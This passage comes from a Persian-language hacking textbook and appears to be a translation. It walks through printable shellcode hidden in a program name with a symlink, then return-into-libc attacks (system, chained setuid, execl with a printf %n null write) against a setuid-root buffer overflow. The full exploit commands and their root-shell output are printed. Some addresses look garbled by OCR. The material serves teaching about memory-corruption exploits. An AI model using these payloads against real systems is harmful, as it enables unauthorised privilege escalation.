20              // If the first argument is too long, exit
21              if(strlen(argv[1]) > 40)
22              {
23                      printf("first arg is too long.\n");
(gdb) break 21
Breakpoint 1 at 0x8048516: file cleared_stack.c, line 21.
(gdb) run test
Starting program: /hacking/cleared_stack test

Breakpoint 1, main (argc=2, argv=0xbffff904, envp=0xbffff910)
   at cleared_stack.c:21
21              if(strlen(argv[1]) > 40)
(gdb) x/128x 0xbffffc00
0xbffffc00:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc10:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc20:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc30:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc40:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc50:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc60:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc70:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc80:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffc90:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffca0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffcb0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffcc0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffcd0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffce0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffcf0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd00:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd10:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd20:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd30:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd40:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd50:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd60:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd70:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd80:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffd90:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffda0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffdb0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffdc0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffdd0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffde0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffdf0:   0x00000000   0x00000000   0x00000000   0x00000000
(gdb)
0xbffffe00:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe10:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe20:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe30:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe40:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe50:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe60:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe70:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe80:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffe90:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffea0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffeb0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffec0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffed0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffee0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffef0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffffff00:   0x00000000   0x00000000   0x00000000   0x00000000
```

```
0xbfffff10:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff20:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff30:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff40:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff50:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff60:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff70:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff80:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffff90:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffffa0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffffb0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffffc0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffffd0:   0x00000000   0x00000000   0x00000000   0x00000000
0xbfffffe0:   0x00000000   0x61682f00   0x6e696b63   0x6c632f67
0xbffffff0:   0x65726165   0x74735f64   0x006b6361   0x00000000
(gdb)
0xc0000000:   Cannot access memory at address 0xc0000000
(gdb) x/s 0xbfffffe5
0xbfffffe5:   "/hacking/cleared_stack"
(gdb)
```

پس از کامپایل کردن کد منبع، کد باینری را با GDB باز کرده و یک نقطه توقف را در خط ۲۱، درست بعد از مکانی که حافظه پاک میشود قرار می دهیم. بررسی حافظه در نزدیکی انتهای پشته نشان می دهد که پشته واقعا پاک می شود. اما عنصری دقیقا در نزدیکی پشته جا مانده است. با نمایش این قسمت از حافظه به عنوان یک رشته، معلوم می گردد که آن عنصر، نام برنامه در حال اجرا است.

اگر نام برنامه را به شل-کد قابل چاپ تنظیم کنیم، می توانیم روند اجرای برنامه را به نام خودش هدایت کنیم. می توانیم از اتصالات نشانه ای (symbolic) جهت تغییر نام موثرِ برنامه، بدون تحت تاثیر قرار دادن باینری اصلی استفاده کنیم. مثال زیر این فرآیند را روشن تر می سازد.

```
$ ./dissembler -e -b 34 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
   - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[e] Escape the backslash: ON
[b] Bridge size: 34 words
[*] Dissembling bytecode from 'tinyshell'...

[+] dissembled bytecode is 195 bytes long.
--
%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-05yp--MrvP-999t-4dKd-xbyoP-
Ai6A-Zx%Z-
kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-x0zeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-
P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
```

چون این شل-کد در نزدیکی انتهای پشته قرار می گیرد، لذا جهت ساختن شل-کد واقعی بعد از کد بارگذار باید فضای لازمه را ذخیره کنیم. چون طول شل-کد ۳۱ بایت است، لذا حداقل باید ۳۱ بایت در انتهای شل-کد ذخیره و کنارگذاشته شود. اما این ۳۱ بایت با کلمات ۴ بایتی پشته تطبیق ندارد. لذا ۳ بایت اضافه تر برای هرگونه عدم تطبیق احتمالی نیز در شمارش خود کنار می گذاریم. بنابراین ۳۴ بایت در انتهای پشته با استفاده از کاراکترهایی که عمولا برای ساختن پل NOP بکار می روند ذخیره شده است. چون این شل-کد قابل چاپ برای ایجاد یک اتصال نشانه ای بریده و الصاق خواهد شد، لذا سوئیچ e- به منظور لغو کردن نقش ویژه کاراکتر backslash بکار می رود.

```
$ ln -s /hacking/cleared_stack %R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-
hAt_P-05yp--
MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-x0zeP-22d2-
5Ab5-
52Y7P-N8y8-S8r8P-ooOo-AEA3-P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ls -l %*
lrwxrwxrwx    1 matrix    users       22 Aug 11 17:29 %R6HJ%-H%1-UUUU-MXXv-
```

```
gRRtP\-ffff-yLXy-hAt_P-05yp--MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-nnnn-
eI3e-fHM-P-
zGdd-p6C6-x0zeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-
P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP -> /hacking/cleared_stack
$
```

اکنون تنها محاسبه مکان ابتدای شل-کد قابل چاپ و بعد خروج از برنامه باقیمانده است. دیباگر نشان داد که انتهای نام برنامه در آدرس 0xbfffffffb بود. چون این آدرس انتهای پشته است لذا تغییر نخواهد کرد، اما در عوض ابتدای نام برنامه به یک آدرس پائین تر حافظه انتقال خواهد یافت (shift). چون طول شل-کد قابل چاپ ۱۹۵ بایت است، لذا ابتدای نام برنامه باید در آدرس 0xbfffff38 قرار گیرد[۴۲].

```
$ pcalc 0xfffb - 195
        65336           0xff38          0y1111111100111000
$ ./%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-05yp--MrvP-999t-4dKd-
xbyoP-Ai6A-
Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-x0zeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-
AEA3-
P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP 'perl -e 'print
"\x38\xff\xff\xbf"x8;''
sh-2.05b# whoami
root
sh-2.05b#
```

شل-کد قابل چاپ تکنیکی است که می تواند درهایی را به روی نفوذگر باز کند. این تکنیک ها، تنها بلوک هایی با ترکیبات و کاربردهای احتمالیِ بسیار زیاد هستند. کاربرد این تکنیک ها به ابتکار و خلاقیت خود شما نیز بستگی دارد.

۲,۱۱. بازگشت به کتابخانه C

بسیاری از برنامه ها نیاز به اجرا چیزی روی پشته ندارد، لذا یک دفاع طبیعی در برابر اکسپلویت های سرریز بافر حصول اطمینان از *غیرقابل اجرا بودن (non-executable)* پشته است. با انجام این عمل، شل-کد در هر مکانی از پشته که موجود باشد بلااستفاده خواهد بود. این نوع از تکنیک های دفاعی که هر روز محبوب تر هم می شود، بسیاری از اکسپلویت ها را ناکام می گذارد.

البته تکنیکی وجود دارد که می توان آنرا برای اکسپلویت کردن برنامه های موجود در یک محیط پشته غیرقابل اجرا بکار برد. این تکنیک تحت عنوان *بازگشت به کتابخانه C* (یا *Returning into LibC*) شناخته می شود. *کتابخانه C* (یا *LIBC*)، یک کتابخانه استاندارد C است که توابع اصلی مختلفی را شامل می شود، مثل printf() و exit(). این توابع به اشتراک گذاشته شده اند، لذا هر برنامه که از تابع printf() استفاده می کند، روند اجرا را به مکان مربوطه در libc هدایت می کند. یک اکسپلویت هم دقیقا می تواند همین کار را انجام داده و روند اجرای برنامه را به یک تابع مشخص در libc هدایت کند. عاملیت اکسپلویت به توابع موجود در libc محدود است، که این محدودیت در مقایسه با شل-کد دلخواه تفاوت و محدودیت بزرگی تلقی می شود. به هر حال هیچ چیز روی پشته اجرا نمی شود.

۲,۱۱,۱. بازگشت به تابع system()

یکی از ساده ترین توابع libc که می توان به آن بازگشت، تباع system() است. این تابع یک آرگومان واحد را دریافت کرده و آن آرگومان را با /bin/sh اجرا می کند. در اینجا از برنامه آسیب پذیر vuln2.c به عنوان مثال استفاده می کنیم.

[42] 0xbfffffffb – 195 = 0xbfffff38

ایده نهایی این است که برنامه آسیب پذیر را با برگشت به تابع کتابخانه ای system() و بدون اجرا کردن چیزی روی پشته، مجبور به تولید یک پوسته کنیم. اگر آرگومان "/bin/sh" را به این تابع بدهیم، یک پوسته تولید خواهد شد.


```
$ cat vuln2.c
int main(int argc, char *argv[])
{
      char buffer[5];
      strcpy(buffer, argv[1]);
      return 0;
}
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod u+s vuln2
```

ابتدای مکان تابع system() را باید در libc تعیین کرد. این مکان در هر سیستم متفاوت است، اما این مکان تا زمان کامپایل شدن مجدد libc یکسان باقی خواهند ماند. یکی از آسان ترین راه ها جهت یافتن آدرس یک تابع کتابخانه ای، ایجاد یک برنامه ساختگی و هدف دار (dummy) و دیباگ کردن آن است، در زیر این برنامه را مشاهده می نمایید:

```
$ cat > dummy.c
int main()
{
system();
}
$ gcc -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048406
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048406 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x42049e54 <system>
(gdb) quit
```

برنامه ساختگی ما از تابع system() استفاده می کند. بعد از کامپایل شدن آن، برنامه در یک دیباگر باز شده و یک نقطه توقف در ابتدای آن قرار گرفته است. برنامه اجرا می شود، سپس مکان تابع system() به نمایش در می آید. در این مورد تابع system() در آدرس 0x42049e54 واقع شده است.

با در اختیار داشتن این اطلاعات، روند اجرا می تواند به تابع system() در libc هدایت شود. اما در این مورد هدف ما مجبور کردن برنامه آسیب پذیر جهت اجرای system("/bin/sh") به منظور ارائه یک پوسته است، بنابراین باید یک آرگومان (/bin/sh) به این تابع ارائه کنیم. هنگام بازگشت به libc، آدرس برگشت و آرگومان تابع از پشته به صورتی بازیابی می شوند که احتمالا برای شما آشنا خواهد بود: ابتدا آدرس برگشت و سپس آرگومان های تابع قرار می گیرند. روی پشته یک فراخوانی return-into-libc شبیه به زیر است:



دقیقا بعد از آدرس تابع کتابخانه مورد نظر، آدرس جایی که روند اجرا باید پس فراخوانی libc به آنجا بازگردد قرار گرفته است (آدرس برگشت). پس از آدرس برگشت نیز تمام آرگومان های تابع به ترتیب قرار گرفته اند.

در این مورد مهم نیست که پس از فراخوانی libc روند اجرای برنامه به کجا باز میگردد، چرا که یک پوسته تعاملی برای ما باز خواهد شد. بنابراین از این ۴ بایت می توان به عنوان یک جانگهدار برای مقدار "FAKE" استفاده کرد. تنها یک آرگومان برای تابع وجود دارد و آن یک اشارگر به رشته /bin/sh است. این رشته را می توان در هر مکانی از حافظه ذخیره کرد، مثلا یک متغیر محیطی انتخاب مناسبی است.

```
$ export BINSH="/bin/sh"
$ ./gtenv BINSH
BINSH is located at 0xbfffffc40
$
```

پس آدرس تابع system() برابر با 0x42049e54 است و آدرس رشته "/bin/sh" نیز به هنگام اجرای برنامه برابر با 0xbfffffc40 خواهد بود. یعنی آدرس برگشت روی پشته باید با یک سری آدرس جاینویسی شود که با 0x42049e54 شروع شده، به دنبال آن FAKE آمده (چون مهم نیست که پس از فراخوانی system() روند اجرای برنامه به کجا باز می گردد) و در انتها نیز 0xbfffffc40 قرار گرفته باشد.


در آزمایش هایی که قبلا روی برنامه vuln2 انجام داده بودیم به این نتیجه رسیدیم که آدرس برگشت روی پشته بواسطه هشت کلمه از ورودی برنامه جاینویسی می شود، لذا هفت کلمه از داده های ساختگی (dummy)[۴۳] صرفا برای پر کردن فضا به کار می روند.

```
$ ./vuln2 'perl -e 'print "ABCD"x7 .
"\x54\x9e\x04\x42FAKE\x40\xfc\xff\xbf";''
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$ ls -l vuln2
-rwsrwxr-x    1 root     root     13508 Apr 16 22:10 vuln2
$
```

فراخوانی system() کار کرد، اما اگرچه برنامه vuln2 به صورت suid root بود، ولی پوسته ریشه به ما اعطا نشد. دلیل آن است که تابع system() همه چیز را از طریق /bin/sh اجرا می کند و این مسئله سبب حذف سطح اختیارات می گردد. باید راهی برای فائق آمدن بر این مشکل وجود داشته باشد.

۲,۱۱,۲. زنجیره کردن فراخوانی های بازگشت به کتابخانه C

در پستی در BugTraq، آقای Solar Designer زنجیره کردن فراخوانی های libc را پیشنهاد کردند، بنابراین قبل system() تابع setuid() برای بازیابی سطح اختیارات فراخوانی می شود. این زنجیره را می توان با سو استفاده از مقدار آدرس برگشت که مورد غفلت واقع شد ایجاد کرد. سری آدرس های زیر یک فراخوانی را از تابع setuid() به system() *زنجیره می کنند (chain)* که در عکس زیر مشهود است:



فراخوانی setuid() با آرگومان هایش اجرا می گردد. چون این تابع فقط یک آرگومان احتیاج دارد، لذا آرگومان مربوط به فراخوانی system() (کلمه بعدی) نادیده گرفته می شود. پس از اتمام فراخوانی، روند اجرا به تابع system() باز می گردد که طبق انتظار از آرگومان خود استفاده کرده و اجرا می شود.

نظریه ی زنجیره کردن فراخونی ها کاملا زیرکانه است، اما مشکلات ذاتی دیگری در رابطه با این روش جهت بازیابی سطح اختیارات وجود دارد. آرگومان setuid() به صورت یک *عدد صحیح بدون علامت* مورد نظر است، لذا برای بازیابی سطح اختیارات ریشه باید این مقدار برابر با 0x00000000 باشد. لذا متاسفانه باز هم به مشکل بایت های پوچ بر می خوریم، چرا که بافر ما هنوز یک رشته که بایت پوچ نشان دهنده انتهای آن است. برای اجتناب از بایت های پوچ، کمترین مقدار قابل استفاده برای این آرگومان 0x01010101 است که مقدار دسیمال آن

[43] منظور داده هایی است که مقدار آنها مهم نیست، بلکه فقط برای پر کردن یک فضا به کار می روند.

16843009 است. اگرچه سطح اختیار نتیجه شده مطلوب ما نیست، اما ایده زنجیره کردن فراخوانی ها برایمان مهم و با ارزش است، لذا باید راه های دیگری را امتحان کنیم.

```
$ cat > dummy.c
int main() { setuid(); }
$ gcc -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048406
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048406 in main ()
(gdb) p setuid
$1 = {<text variable, no debug info>} 0x420b5524 <setuid>
(gdb) quit
The program is running. Exit anyway? (y or n) y
$ ./vuln2 'perl -e 'print "ABCD"x7 .
"\x24\x55\x0b\x42\x54\x9e\x04\x42\x01\x01\x01\x01\x40\xfc\xff\xbf";''
sh-2.05a$ id
uid=16843009 gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$
```

آدرس تابع setuid() را می توان به روش قبلی پیدا کرد و فراخوانی کتابخانه ای زنجیره شده را نیز به طریقی که قبلا توضیح داده شد تنظیم می شود. برای اینکه آرگومان های تابع setuid() بهتر دیده و خوانده شوند، آنها را به صورت ضخیم نمایش داده ایم. همان طور که انتظار می رفت شناسه کاربری به صورت 16843009 تنظیم شد، اما این شناسه و سطح اختیارات آن با سطح اختیارات ریشه بسیار تفاوت دارد. باید به طریقی بدون پایان دادن رشته با بایت های پوچ به طریقی فراخوانی setuid(0) را برقرار کرد.

۲,۱۱,۳. استفاده از پوشش دهنده

یک راه ساده و موثر ایجاد و استفاده از یک *برنامه پوشش دهنده (wrapper)* است. برنامه پوشش دهنده شناسه کاربری (و شناسه گروه) را برابر با صفر قرار داده و سپس یک پوسته را تولید می کند. این برنامه به سطح اختیار خاصی احتیاج ندارد، چرا که برنامه آسیب پذیر suid root آنرا اجرا خواهد کرد.

در خروجی زیر یک برنامه پوشش دهنده ایجاد، کامپایل گشته و مورد استفاده قرار است.

```
$ cat > wrapper.c
int main()
{
setuid(0);
setgid(0);
system("/bin/sh");
}
$ gcc -o /hacking/wrapper wrapper.c
$ export WRAPPER="/hacking/wrapper"
$ ./gtenv WRAPPER
WRAPPER is located at 0xbffffc71
$ ./vuln2 'perl -e 'print "ABCD"x7 .
"\x54\x9e\x04\x42FAKE\x71\xfc\xff\xbf";''
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$
```


همان طور که خروجی بالا نشان می دهد، سطح اختیارات هنوز هم حذف می شوند (drop). دلیل آنرا می دانید؟ برنامه پوشش دهنده با استفاده از تابع system() اجرا می شود و این تابع نیز همه چیز را از طریق /bin/sh اجرا می کند و همین امر موجب حذف شدن سطح اختیار به هنگام اجرای برنامه پوشش دهنده می گردد. به هر حال یک تابع اجرای صریح تر مثل execl() از /bin/sh استفاده نمی کند و لذا سطح اختیارات نیز نبایستی حذف شوند. این تاثیرات را می توان با چند برنامه آزمایشی به سرعت بررسی و تائید کرد.

```
$ cat > test.c
int main()
{
system("/hacking/wrapper");
}
$ gcc -o test test.c
$ sudo chown root.root test
$ sudo chmod u+s test
$ ls -l test
-rwsrwxr-x    1 root    root       13511 Apr 17 23:29 test
$ ./test
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
$
$ cat > test2.c
int main()
{
execl("/hacking/wrapper", "/hacking/wrapper", 0);
}
$ gcc -o test2 test2.c
$ sudo chown root.root test2
$ sudo chmod u+s test2
$ ls -l test2
-rwsrwxr-x    1 root    root       13511 Apr 17 23:33 test2
$ ./test2
sh-2.05a# id uid=0(root) gid=0(root) groups=500(matrix)
sh-2.05a# exit
exit
$
```

برنامه های آزمایشی تائید می کنند که در صورت اجرا شدن برنامه پوشش دهنده با execl() از درون یک برنامه suid root، یک پوسته ریشه به ما اعطا خواهد شد. متاسفانه تابع execl() پیچیده تر از تابع system() است، به خصوص جهت بازگشت به libc. تابع system() تنها به یک آرگومان واحد نیاز دارد، اما تابع execl() به سه آرگومان احتیاج دارد که آخرین آرگومان آن باید چهار بایت پوچ باشند (برای خاتمه دادن لیست آرگومان). اما اولین بایت پوچ سبب خاتمه یافتن رشته ی اولیه می شود و به مشکلی مانند مشکلاتی قبلا داشتیم منجر می شود. آیا می توانید راه حلی را پیشنهاد کنید؟

۲,۱۱,۴. نوشتن بایت های پوچ از طریق بازگشت به کتابخانه C

بدیهی است که جهت برقراری یک فراخوانی execl() بی نقص باید فراخوانی دیگری قبل از آن باشد تا کلمه ۴ بایتی پوچ را بنویسد. با صرف زمان بسیار در تمام توابع libc جهت یافتن تابعی مناسب این عمل نهایتا به تابع printf() رسیدیم. شما باید از اکسپلویت های رشته-فرمت با این تابع آشنایی خوبی داشته باشید. استفاده از دستیابی مستقیم پارامتر این امکان را به تابع می دهد که فقط به پارامترهای مورد نیاز خود دست یابد. این موضوع به هنگام زنجیره کردن فراخوانی های libc مفید واقع می شود. همچنین پارامتر فرمت %n را می توان جهت نوشتن چهار بایت پوچ به کار برد. فراخوانی زنجیره شده نهایی چیزی شبیه به زیر خواهد شد:



ابتدا تابع printf() با چهار آرگومان اجرا می شود، اما استفاده از دستیابی مستقیم پارامتر در رشته فرمت موجود در اولین آرگومان سبب پریدن تابع از آرگومان دوم و سوم می شود. چون آخرین آرگومان نیز آدرس همان آرگومان را نگهداری می کند، لذا چهار بایت پوچ، این آرگومان را جاینویسی خواهند کرد. سپس روند اجرا به تابع execl() باز می گردد و این تابع طبق انتظارش از سه آرگومان موجود استفاده خواهد کرد، به این صورت آرگومان سوم (که با بایت پوچ جاینویسی شده بود) سبب پایان دادن لیست آرگومان با یک بایت پوچ می شود.

اکنون که طرحی برای پیشبرد فرآیند اکسپلویت پیدا کردیم، باید آدرس های توابع libc را پیدا کرده و همچنین چند رشته را در حافظه قرار دهیم.

```
$ cat > dummy.c
int main() { printf(0); execl(); }
$ gcc -g -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048446: file dummy.c, line 1.
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048446 in main () at dummy.c:1
1       int main() { printf(); execl(); }
(gdb) p printf
$1 = {<text variable, no debug info>} 0x4205a1b4 <printf>
(gdb) p execl
$2 = {<text variable, no debug info>} 0x420b4e54 <execl>
(gdb) quit
The program is running. Exit anyway? (y or n) y
$
$ export WRAPPER="/hacking/wrapper"
$ export FMTSTR="%3\$n"
$ env | grep FMTSTR
FMTSTR=%3$n
$ ./gtenv FMTSTR
FMTSTR is located at 0xbffffedf
$ ./gtenv WRAPPER
WRAPPER is located at 0xbffffc65
$
```

بررسی بالا تمام آدرس های مورد نیاز به غیر آدرس آخرین آرگومان را نشان داد. این آرگومان در حقیقت آدرس حقیقی مکانی خواهد بود که بهنگام کپی شدن داده ها در حافظه نتیجه می شود. این آدرس باید آدرس متغیر buffer بعلاوه ۴۸ بایت باشد. ۲۸ بایت از ۴۸ بایت برای پر کردن فضا با داده های پر کننده (زباله) استفاده می شود و ۲۰ بایت از آن نیز برای آدرس های قبل از فراخوانی return-into-libc کنار گذاشته می شود (بسته به پشته سیستم شما ممکن است داده های زباله مورد نیاز برای پر کردن فضا متفاوت باشد). یکی از ساده ترین راه ها برای گرفتن این آدرس، اضافه کردن یک جمله اشکال زدا به کدمنبع برنامه آسیب پذیر و کامپایل کردن مجدد آن است.

```
$ cat vulnD.c
int main(int argc, char *argv[])
{
   char buffer[5];
  printf("buffer is at %p\n", buffer);    // debugging
   strcpy(buffer, argv[1]);
   return 0;
}
$ gcc -o vulnD vulnD.c
$ ./vulnD test
buffer is at 0xbffffa80
$ ./vulnD 'perl -e 'print "ABCD"x13;''
buffer is at 0xbffffa50
Segmentation fault
```

```
$ pcalc 0xfa50 + 48
        64128           0xfa80                  0y1111101010000000
$
```

با کمک خط اشکال زدا (به صورت ضخیم نمایش یافته است) آدرس متغیر buffer چاپ می شود. ظاهرا بافر در مکان مشابهی قرار گرفته است که برنامه vuln2 اجرا می شد.


اما طول آرگومان برنامه سبب تغییر مکان متغیر buffer می شود. در خلال فرآیند اکسپلویت، آرگومان حاوی ۱۳ کلمه (معادل ۵۲ بایت) داده خواهد بود. می توان از یک آرگومان جعلی با طول یکسان جهت گرفتن آدرس صحیح buffer استفاده کرد. سپس ۴۸ بایت به آدرس buffer اضافه شده تا مکان سومین آرگومان تابع execl() پیدا شود، یعنی همان جایی که باید کلمه پوچ را در آنجا نوشت.

با دانستن آدرس ها و بارگذاری رشته ها در متغیرهای محیطی، فرآیند اکسپلویت به راحتی طی می شود.

```
$ ./vuln2 'perl -e 'print "ABCD"x7 . "\xb4\xa1\x05\x42" .
"\x54\x4e\x0b\x42" .
"\xdf\xfe\xff\xbf" . "\x65\xfc\xff\xbf" . "\x65\xfc\xff\xbf" .
"\x80\xfa\xff\xbf";''
sh-2.05a# id
uid=0(root) gid=0(root) groups=500(matrix)
sh-2.05a# exit
exit
```

۲,۱۱,۵. نوشتن چند کلمه با یک فراخوانی واحد

رشته های فرمت با پیوستن به فراخوانی های بازگشت به کتابخانه c امکان نوشتن چندین کلمه با استفاده از یک فراخوانی واحد را فرامه می سازند. اگر نوشتن برنامه پوشش دهنده غیرممکن باشد، هنوز می توانیم با زنجیره کردن سه فراخوانی libc به یک پوسته ریشه دست یابیم. تابع sprintf() دقیقا مثل printf() کار می کند، با این تفاوت که خروجی را (به جای وسیله خروجی استاندارد) در رشته ای که در اولین آرگومان آن تعیین شده است می نویسد. به این صورت می توان از این تابع برای نوشتن دو کلمه ۴ بایتی با یک فراخوانی واحد استفاده کرد. این فراخوانی واحد امکان زنجیره شدن سه فراخوانی مورد نظر را فراهم می سازد (در صورتی که اگر بیشتر از یک بار فراخوانی بشود، داستان چیز دیگری خواهد شد). زنجیره خود را در حین اجرا تغییر می دهد. نسخه های قبل و بعد از فراخوانی به صورت زیر خواهند بود:



فراخوانی sprintf() ابتدا صورت می پذیرد و رشته فرمت را جهت نوشتن مقدار ۴ بایتیِ پوچ به جای آدرس رشته فرمت تفسیر خواهد کرد. سپس ادامه رشته (که حاوی آدرس system() است) در آدرس اولین آرگومان نوشته خواهد شد که در نتیجه در خودش جاینویسی انجام می دهد. پس از فراخوانی sprintf()، دو کلمه میانی جاینویسی خواهند شد و روند اجرا به تابع setuid() بازگشت خواهد کرد. این تابع کلمه پوچ نوشته شده اخیر را به عنوان آرگومان خود استفاده کرده و اجرا می شود که در نتیجه سبب تنظیم شدن سطح اختیارات ریشه می گردد، در انتها نیز به آدرس نوشته شده اخیر برای تابع system() باز می گردد و پوسته را اجرا می نماید.

```
$ echo "int main(){sprintf(0);setuid();system();}">d.c;gcc -o d.o d.c;gdb -
q d.o;rm
```

```
d.*
(gdb) break main
Breakpoint 1 at 0x8048476
(gdb) run
Starting program: /hacking/d.o

Breakpoint 1, 0x08048476 in main ()
(gdb) p sprintf
$1 = {<text variable, no debug info>} 0x4205a234 <sprintf>
(gdb) p setuid
$2 = {<text variable, no debug info>} 0x420b5524 <setuid>
(gdb) p system
$3 = {<text variable, no debug info>} 0x42049e54 <system>
(gdb) quit
